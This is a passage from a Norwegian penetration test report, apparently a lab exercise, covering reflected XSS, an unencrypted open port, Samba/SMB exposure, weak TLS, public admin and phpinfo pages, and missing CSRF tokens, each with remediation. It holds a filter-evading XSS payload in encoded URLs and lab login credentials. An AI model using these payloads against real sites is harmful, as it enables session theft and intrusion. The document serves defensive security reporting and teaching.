
Berørt område og Proof Of Concept (PoC)

http://192.168.152.146:9999

Brukernavn: boris

Passord: tinkerbell





Cross-Site Scripting

Høy risiko	Sårbarhet-07

Referanse: OWASP ZAP (40012 - Cross Site Scripting (Reflected)

Observasjon:

SC identifiserte reflekterte XSS-sårbarheter i parameteren **id** på sidene /store_viewdetails.php og /store_addtobasket.php. Ved å sende inn JavaScript-kode, som <script>alert (‘XSS er mulig!!), ble koden utført direkte i brukerens nettleser.

Når denne lenken besøkes med en spesifikk kode i id-parameteren, kjører JavaScript-koden direkte i brukerens nettleser. Dette bekrefter at lenken aktivt kan brukes til XSS-angrep, hvor ondsinnet kode kan injiseres og kjøres hver gang en bruker åpner siden, noe som kan føre til eksponering av sensitive data, og manipulasjon av brukersesjoner.

Cross Site Scripting er mulig i adresse felt og i admin work log.

Berørt område:

/store_viewdetails.php?id=1

/store_addtobasket.php?id=1

Beskrivelse:

XSS-sårbarheten gjør det mulig for en angriper å injisere skadelig kode i nettleseren. Dette kan føre til tyveri av brukersesjoner, sensitive data eller manipulering av applikasjonen. Manglende validering og escaping av brukerinput er hovedårsaken til sårbarheten.

CWE-kode:

CWE-79

Referanse:

https://cwe.mitre.org/data/definitions/79.html
https://owasp.org/www-project-top-ten/2017/A7_2017-Cross-Site_Scripting_(XSS).html

Cross Site Scripting (Reflected)


URL:	https://192.168.152.146/store_addtobasket.php?id=%3C%2Fp%3E%3Cscrlpt%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cp%3E
Risk:	High
Confidence:	Medium
Parameter:	id
Attack:	<scrlpt>alert(1);</scRipt>
Evidence:	<scrlpt>alert(1);</scRipt>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

Cross Site Scripting (Reflected)


URL:	https://192.168.152.146/store_viewdetails.php?id=%3C%2Fp%3E%3Cscrlpt%3Ealert%281%29%3B%3C%2FscRipt%3E%3Cp%3E
Risk:	High
Confidence:	Medium
Parameter:	id
Attack:	<scrlpt>alert(1);</scRipt>
Evidence:	<scrlpt>alert(1);</scRipt>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

Figur 27: Skjermbilder fra OWASP ZAP som bekrefter sårbarheten Cross Site Scripting


..



Figur 28: Bekrefter at XSS er mulig ved å injisere kode i nettleseren til store_addtobasket.php?id=.



Figur 29: Bekrefter at XSS er mulig ved å injisere kode i nettleseren til store_viewdetails.php?id=.



Figur 30: Det er mulig å hente ut cookies fra sesjonen

Tiltak:

Gjennomføre inputvalidering og rensing for all brukerdata før behandling. Dette vil redusere risikoen for at ondsinnet kode kan kjøres.

Legg til Content Security Policy (CSP) for å begrense innlasting av uautoriserte skript.

Medium risiko

Åpen port 42420 Ukryptert data	
Medium risiko	**Sårbarhet-08**

Observasjon:

Port 42420 ble oppdaget under en full portskanning med NMAP. Den serverer ukryptert data via HTTP og tillater HTTP-metoder som OPTIONS, GET og POST. Selv om porten ikke inneholder sensitiv informasjon, gir den innsikt i serverens ressurser.

Berørt område:

192.168.152.146:42420

Beskrivelse:

Porten kan utnyttes av angripere for å analysere systemets tilgjengelige ressurser, og den kan gi informasjon om serverkonfigurasjonen.


CWE-kode:

CWE-319

Referanse:

https://cwe.mitre.org/data/definitions/319.html

Proof Of Concept (PoC)



Gratulerer med aa finne port 42420 med nmap -p- scan, dette skal rapporteres i pentest rapporten som en medium saarbarhet: Medium: Port 42420 server ukrypterte data over HTTP

Figur 31: Fra siden 192.168.152.146:42420

Figur 32: Skjermbilde av BurpSuite som fanget en HTTP GET-forespørsel sendt til port 42420 uten kryptering.

..

Samba-tjenester og SMB-delinger

Medium risiko **Sårbarhet-09**

Observasjon:

Samba-tjenesten avslører sensitiv systeminformasjon, som Samba-versjon (4.9.5 – Debian), NetBIOS-navn (OSBOXES), og operativsystem (Windows 6.1). SMB-delinger som IPC$ gir anonym tilgang med READ/WRITE, og print$ er synlig, selv om ingen sensitiv informasjon ble funnet i disse delingene. Under testing ble brukeren boris og admin oppdaget, og innlogging var mulig med passordet 123456. I tillegg tillater tjenesten gjestetilgang uten autentisering.

Berørt område:

Port 445: Samba-tjenesten

SMB-delinger: IPC$ (anonym tilgang: READ/WRITE), print$ (ingen tilgang)

Samba-Versjon: 4.9.5 – Debian

NetBIOS-navn: OSBOXES

Operativsystem: Windows 6.1 (Samba)

Beskrivelse:

Den utdaterte Samba-versjonen og de åpne SMB-delingene avslører viktig systeminformasjon som Samba-versjon, NetBIOS-navn og operativsystem. Denne informasjonen gir angripere innsikt i systemets oppsett og kan brukes til å angripe kjente svakheter i Samba. Dette øker risikoen for uautorisert tilgang, datatyveri og andre angrep.

Tiltak:


Fjern eller deaktiver delinger som ikke er nødvendige, spesielt IPC$ og print$.

Begrens gjestetilgang og sett tilgangsrettigheter til kun nødvendige brukere.


Oppdater Samba til den nyeste stabile versjonen for å beskytte mot kjente sårbarheter.

Skjul systeminformasjon.


Proof Of Concept (PoC)



Figur 33: Avslører systeminformasjon





Figur 34: Viser SMB-delinger, IPC$ og print$



Figur 35: Viser at det er mulig med tilkobling til SMB som gjest

Figur 36: Viser brukerne boris og admin som ligger i SMB.





Figur 37: Viser vellykket pålogging på brukerne som ble funnet i SMB, hvor begge har likt passord.

Svak SSL/TLS	
Medium risiko	**Sårbarhet-10**

Observasjon:

SC oppdaget at serveren bruker et selvsignert sertifikat med en RSA-nøkkelstørrelse på 1024 bits. Serveren bruker også utdaterte protokoller som TLS 1.0 og TLS 1.1.

- RSA nøkkelstørrelse: 1024 bits (svak kryptering)
- Støtter TLS 1.0 og TLS.1.1 med følgende cipher suites:
- TLS_RSA_WITH_AES_256_CBC_SHA
- TLSECDJE_RSA_WITH_AES_256_CBC_SHA
- Selvsignert sertifikat som er ikke tillit hos vanlige CA-stores


Beskrivelse:

Svakt SSL/TLS-oppsett utsetter serveren for risiko. Et selvsignert sertifikat gir ikke god autentisering, og lav RSA-nøkkelstyrke svekker krypteringen. Ved å bruke utdaterte protokoller øker sjansen for at angripere kan bryte sikkerheten.

Proof Of Content (PoC)

Verktøyet SSLyze ble brukt til å hente detaljer om SSL/TLS.

sslyze—certinfo 192.168.152.146:443



Tiltak:

Bruk sertifikat fra en pålitelig CA.

Oppgrader nøkkelstørrelsen til 2048 bits eller høyere.

Fjern støtte fra TLS 1.0 og 1.1, bruk TLS 1.2 og TLS 1.3.

Offentlige filer og mapper

Medium risiko	Sårbarhet-11

Observasjon: SC oppdager at det er noen offentlige filer og mapper tilgjengelig uten autentisering. Dette kan gi en angriper informasjon om systemet eller muligheter for videre angrep.

Berørt område:

/admin.php

/phpinfo.php

/docs/

/images/

/store/

Beskrivelse:

Disse filene var offentlig tilgjengelig, og krevde ingen autentisering for å se dem. Slik informasjon gir en angriper innsikt i systemets struktur, og kan hjelpe med å planlegge videre angrep. Filen /phpinfo.php viser detaljer om serveren, inkludert PHP-versjon. Dette er en fordel for angriper, da de kan finne kjente sårbarheter i den spesifikke PHP-versjonen og utnytte dem direkte.


Filen /admin.php er enda mer kritisk, da den gir tilgang til sensitive kundeopplysninger som navn, adresser og til og med brukernavn. Nå som angriperne vet hva brukernavnet er, vil det bli enklere å utføre brute-force-angrep. Det vil gi full tilgang til systemdata og kundedata. Informasjon som kredittkortdetaljer kan bli stjålet og brukt til identitetstyveri eller økonomisk svindel. Dette setter både systemet og kundene i fare.

Mapper som /docs/ og /store/ gir innsikt i systemets struktur.


Proof Of Concept (PoC)

```
http-enum:
  /admin.php: Possible admin folder
  /phpinfo.php: Possible information file
  /store.php?action=view_cart: AiCart
  /backend/: Potentially interesting folder
  /docs/: Potentially interesting folder w/ directory listing
  /images/: Potentially interesting folder w/ directory listing
  /store/: Potentially interesting folder w/ directory listing
```


Figur 38: fra NMAP skann –script vuln, som henter alle filer og mapper, inkludert tittel på websider




Figur 39: Innlogging som admin.php gir informasjon om alle kunder som er registrert på nettsiden.




Figur 40: Viser all informasjon om PHP



Figur 41: Informasjon om dokumenter som ligger offentlig.



Figur 42: Informasjon om alle bilder som er tilgjengelig.



Figur 43: Alt som er tilgjengelig når det kommer til produkter til salgs.

Anti-CSRF Tokens mangler

Medium risiko	Sårbarhet-12

Referanse: OWASP ZAP (10202 – Absence of Anti-CSRF-tokens)

Observasjon:

Flere HTML-skjemaer mangler Anti-CSRF tokens. Dette åpner for Cross-Site Request Forgery (CSRF)-angrep, hvor en angriper kan utføre handlinger på en autentisert brukers vegne uten deres samtykke.

Berørt område:

Applikasjonen er sårbar for CSRF-angrep på flere GET- og POST- endepunkter, inkludert skjemaer og funksjoner for brukerinteraksjon.

store_viewdetails.php?id=1

usrmgr_register.php.

Beskrivelse:

Uten Anti-CSRF tokens kan en angriper utnytte tilliten mellom bruker og server. Angrepet innebærer at en bruker uvitende sender ondsinnede forespørsler, som kan endre eller slette data, utføre uautoriserte transaksjoner, eller kompromittere sensitiv informasjon. Dette setter integriteten til brukerens data og systemets sikkerhet i farer.


Tiltak:

Bruk unike Anti-CSRF-tokens for alle skjemaer.

